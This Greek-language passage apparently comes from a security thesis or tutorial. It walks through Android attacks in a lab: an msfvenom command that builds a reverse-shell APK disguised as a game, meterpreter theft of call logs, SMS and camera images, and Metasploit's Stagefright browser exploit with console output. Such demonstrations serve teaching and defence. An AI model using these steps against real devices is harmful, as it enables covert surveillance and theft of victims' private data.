
Στη συνέχεια αυτό που μένει να κάνουμε είναι να ενεργοποιήσουμε το exploit. Αυτό γίνεται απλά γράφοντας την εντολή ***exploit***.



Εικόνα 45: Ενεργοποίηση exploit

Σε αυτό το στάδιο το εικονικό μας μηχάνημα είναι έτοιμο να δεχθεί οποιαδήποτε σύνδεση προσπαθήσει να δημιουργήσει κάποιος εξωτερικός χρήστης σε αυτή την IP και σε αυτή τη θύρα. Αυτό λοιπόν που πρέπει να κάνουμε τώρα είναι να δημιουργήσουμε μια ψεύτικη εφαρμογή που θα εγκαταστήσει το θύμα στην Android συσκευή του, η οποία θα δημιουργήσει αυτή τη σύνδεση από τη συσκευή του θύματος προς τον υπολογιστή μας.

Ανοίγουμε ένα νέο παράθυρο τερματικού στο εικονικό μηχάνημα μας και πληκτρολογούμε την εντολή ***msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.2.25 LPORT=4444 R > my_new_game.apk***




Εικόνα 46: Δημιουργία της "μολυσμένης" εφαρμογής.

Με αυτό τον τρόπο έχει δημιουργηθεί το αρχείο που θα στείλουμε στο θύμα και θα πρέπει να εγκαταστήσει στη συσκευή του με όνομα ***my_new_game.apk***.

7.2.2 Εγκατάσταση της εφαρμογής

Στην πραγματικότητα, ο επιτιθέμενος μπορεί να δημιουργήσει μια ιστοσελίδα, να ανεβάσει εκεί τη μολυσμένη εφαρμογή, να στείλει το σύνδεσμο στο θύμα, και στη συνέχεια το θύμα να εγκαταστήσει την εφαρμογή. Στην περίπτωσή μας όμως θα εγκαταστήσουμε την εφαρμογή, σε μια εικονική συσκευή, μέσω του προγράμματος ***Android Studio*** (https://developer.android.com/studio/index.html) για ευνόητους λόγους.

Αφού τελειώσει η εγκατάσταση του προγράμματος και βγούμε στην κεντρική σελίδα του, στη συνέχεια θα πρέπει να δημιουργήσουμε την εικονική συσκευή.




Εικόνα 47: Αρχική σελίδα Android Studio

Εικόνα 48: Εικονική συσκευή Android Nexus 5X

Έχοντας μεταφέρει την εφαρμογή λοιπόν στη συσκευή, υπάρχει μια εφαρμογή με όνομα ***MainActivity*** και μόλις το πατήσουμε η εφαρμογή τρέχει αυτόματα στο παρασκήνιο,

Εικόνα 49: Εκκίνηση εφαρμογής


και στο εικονικό μας μηχάνημα βλέπουμε ότι ολοκληρώθηκε η σύνδεση και πλέον έχουμε αποκτήσει τερματικό ***meterpreter***.



Εικόνα 50: Έναρξη συνεδρίας meterpreter


7.2.3 Απόδειξη εκμετάλλευσης (Exploitation proof)

Πληκτρολογώντας την εντολή ***help*** βλέπουμε πολλές εντολές που μπορούμε πλέον να χρησιμοποιήσουμε.



Εικόνα 51: Εντολή help στο meterpreter


Στην εικόνα παρακάτω θα δούμε μερικά παραδείγματα εντολών που μας επιβεβαιώνουν πως πλέον έχουμε πρόσβαση στη συσκευή του θύματος. Βλέπουμε αν η συσκευή του είναι εργοστασιακά κλειδωμένη ή όχι (rooted), πληροφορίες λογισμικού, διεργασίες και εφαρμογές που τρέχουν στον επεξεργαστή της συσκευής.




Εικόνα 52: Meterpreter - πληροφορίες Android

Το βασικότερο όμως και πιο επικίνδυνο είναι ότι μπορούμε να βγάλουμε φωτογραφίες από το κινητό του θύματος, να ηχογραφήσουμε από το μικρόφωνό του (λειτουργίες που εδώ δυστυχώς δεν μπορούμε να κάνουμε λόγω του ότι είναι εικονική η συσκευή), αλλά και να δούμε ιστορικό κλήσεων και μηνυμάτων που έχει δεχθεί το κινητό, όπως και αν έχει ενεργοποιημένη την υπηρεσία τοποθεσίας (GPS) να βρούμε τις συντεταγμένες που βρίσκεται το θύμα. Το Android Studio διαθέτει κάποιες δοκιμαστικές λειτουργίες όπως ψεύτικη κλήση, μήνυμα και κάμερα μέσω των οποίων θα σας παρουσιάσουμε ενδεικτικά αποτελέσματα.


Στις παρακάτω 3 φωτογραφίες με εντολές φαίνεται ξεκάθαρα ότι δημιουργούνται 3 νέα αρχεία στο εικονικό μας μηχάνημα με τα δεδομένα που υποκλέψαμε από το θύμα.



Εικόνα 53: Εντολή dump_calllog




Εικόνα 54: Εντολή dump_sms



Εικόνα 55: Εντολή webcam_snap

Στην εικόνα 55 βλέπουμε μια ενδεικτική φωτογραφία επειδή όπως είπαμε η κάμερα και όλα τα χαρακτηριστικά του τηλεφώνου είναι για δοκιμή και όχι πραγματικά



Εικόνα 56: Αποδεικτικό υποκλοπής αρχείου κλήσεων

7.3 Επίδειξη αδυναμίας Stagefright

Ανοίγουμε το εικονικό μηχάνημα με το λειτουργικό Kali Linux, καθώς επίσης και την εικονική συσκευή του κινητού τηλεφώνου όπως και στο προηγούμενο παράδειγμα.

Στη συνέχεια ανοίγουμε το Metasploit, και πληκτρολογούμε την εντολή «**search stagefright**», η οποία μας δείχνει οποιοδήποτε σχετικό exploit υπάρχει με την λέξη stagefright.

```
msf > search stagefright

Matching Modules
================

   Name                                              Disclosure Date  Rank    Description
   ----                                              ---------------  ----    -----------
   exploit/android/browser/stagefright_mp4_tx3g_64bit  2015-08-13       normal  Android Stagefright MP4 tx3g Integer Overflow
```

Εικόνα 57: Εντολή Search Stagefright

Για να κάνουμε χρήση του συγκεκριμένου exploit χρησιμοποιούμε την εντολή «**use**» μαζί με το όνομα του exploit. Σε επόμενο βήμα πληκτρολογούμε την εντολή «**info**», όπου παίρνουμε πληροφορίες για το exploit, όπως σε τι λειτουργικό τρέχει, την άδεια του, ποιος το δημιούργησε, και στη συγκεκριμένη περίπτωση τους διαθέσιμους στόχους που μπορεί να εφαρμοστεί.

```
msf > use exploit/android/browser/stagefright_mp4_tx3g_64bit
msf exploit(stagefright_mp4_tx3g_64bit) > info

       Name: Android Stagefright MP4 tx3g Integer Overflow
     Module: exploit/android/browser/stagefright_mp4_tx3g_64bit
   Platform: Linux
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Normal
  Disclosed: 2015-08-13

Provided by:
  jduck <jduck@metasploit.com>
  NorthBit

Available targets:
  Id  Name
  --  ----
  0   Automatic
  1   Nexus 7 (Wi-Fi) (razor) with Android 5.0 (LRX21P)
  2   Nexus 7 (Wi-Fi) (razor) with Android 5.0.1 (LRX22C)
  3   Nexus 7 (Wi-Fi) (razor) with Android 5.0.2 (LRX22G)
  4   Nexus 7 (Wi-Fi) (razor) with Android 5.1 (LMY47O)
  5   Nexus 7 (Wi-Fi) (razor) with Android 5.1.1 (LMY47V)
  6   Nexus 7 (Wi-Fi) (razor) with Android 5.1.1 (LMY48G)
  7   Nexus 7 (Wi-Fi) (razor) with Android 5.1.1 (LMY48I)
  8   Nexus 7 (Mobile) (razorg) with Android 5.0.2 (LRX22G)
  9   Nexus 7 (Mobile) (razorg) with Android 5.1 (LMY47O)
  10  Nexus 7 (Mobile) (razorg) with Android 5.1.1 (LMY47V)
  11  Nexus 5 (hammerhead) with Android 5.0 (LRX21O)
  12  Nexus 5 (hammerhead) with Android 5.0.1 (LRX22C)
  13  Nexus 5 (hammerhead) with Android 5.1 (LMY47D)
  14  Nexus 5 (hammerhead) with Android 5.1 (LMY47I)
  15  Nexus 5 (hammerhead) with Android 5.1.1 (LMY48B)
  16  Nexus 5 (hammerhead) with Android 5.1.1 (LMY48I)
  17  Nexus 6 (shamu) with Android 5.0 (LRX21O)
  18  Nexus 6 (shamu) with Android 5.0.1 (LRX22C)
```


Εικόνα 58: Εντολή use & info

Με την εντολή «**show options**» βλέπουμε τις μεταβλητές – απαραίτητες και προαιρετικές – που πρέπει να συμπληρωθούν ώστε να λειτουργήσει το exploit.


```
msf exploit(stagefright_mp4_tx3g_64bit) > show options

Module options (exploit/android/browser/stagefright_mp4_tx3g_64bit):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Εικόνα 59: Εντολή show options

Στο επόμενο βήμα πληκτρολογούμε την εντολή «**exploit –j**» για να τρέξει το exploit σαν διεργασία στο παρασκήνιο, και περιμένουμε. Στην πραγματικότητα σε αυτό το σημείο έχουμε δημιουργήσει ένα ψεύτικο server στον υπολογιστή μας με μια θύρα που περιμένει κάποιον – το θύμα – να συνδεθεί. Οπότε αν αυτό το βήμα το κάναμε στην πραγματικότητα θα στέλναμε στο θύμα με κάποιο τρόπο στη συσκευή του το link με την IP διεύθυνση ώστε να επισκεφθεί τη συγκεκριμένη ιστοσελίδα. Στην περίπτωσή μας, απλά μεταβαίνουμε στην εικονική συσκευή του κινητού τηλεφώνου που έχουμε δημιουργήσει, ανοίγουμε έναν περιηγητή (browser) και πληκτρολογούμε την IP διεύθυνση του εικονικού μας μηχανήματος μαζί με τη θύρα που τρέχει το exploit.



Εικόνα 60: Ρυθμίσεις Εικονικής Συσκευής Android



Εικόνα 61: Android Browser

```
msf exploit(stagefright_mp4_tx3g_64bit) > exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.1.18:4444
msf exploit(stagefright_mp4_tx3g_64bit) > [*] Using URL: http://192.168.1.18:8080/
[*] Server started.
[*] Target selected: Nexus 6 (shamu) with Android 5.1 (LMY47I)
[*] Sending HTML to 192.168.1.17:33948...
[*] Sending infoleak gzip'd MPEG4 (742 bytes) to 192.168.1.17:33948... (heap: 0x0, code: 0x0 from Browser)
[*] Target selected: Nexus 6 (shamu) with Android 5.1 (LMY47I)
[*] Sending HTML to 192.168.1.17:33948...
[*] Sending infoleak gzip'd MPEG4 (742 bytes) to 192.168.1.17:33948... (heap: 0xb5bcd400, code: 0x0 from Browser)
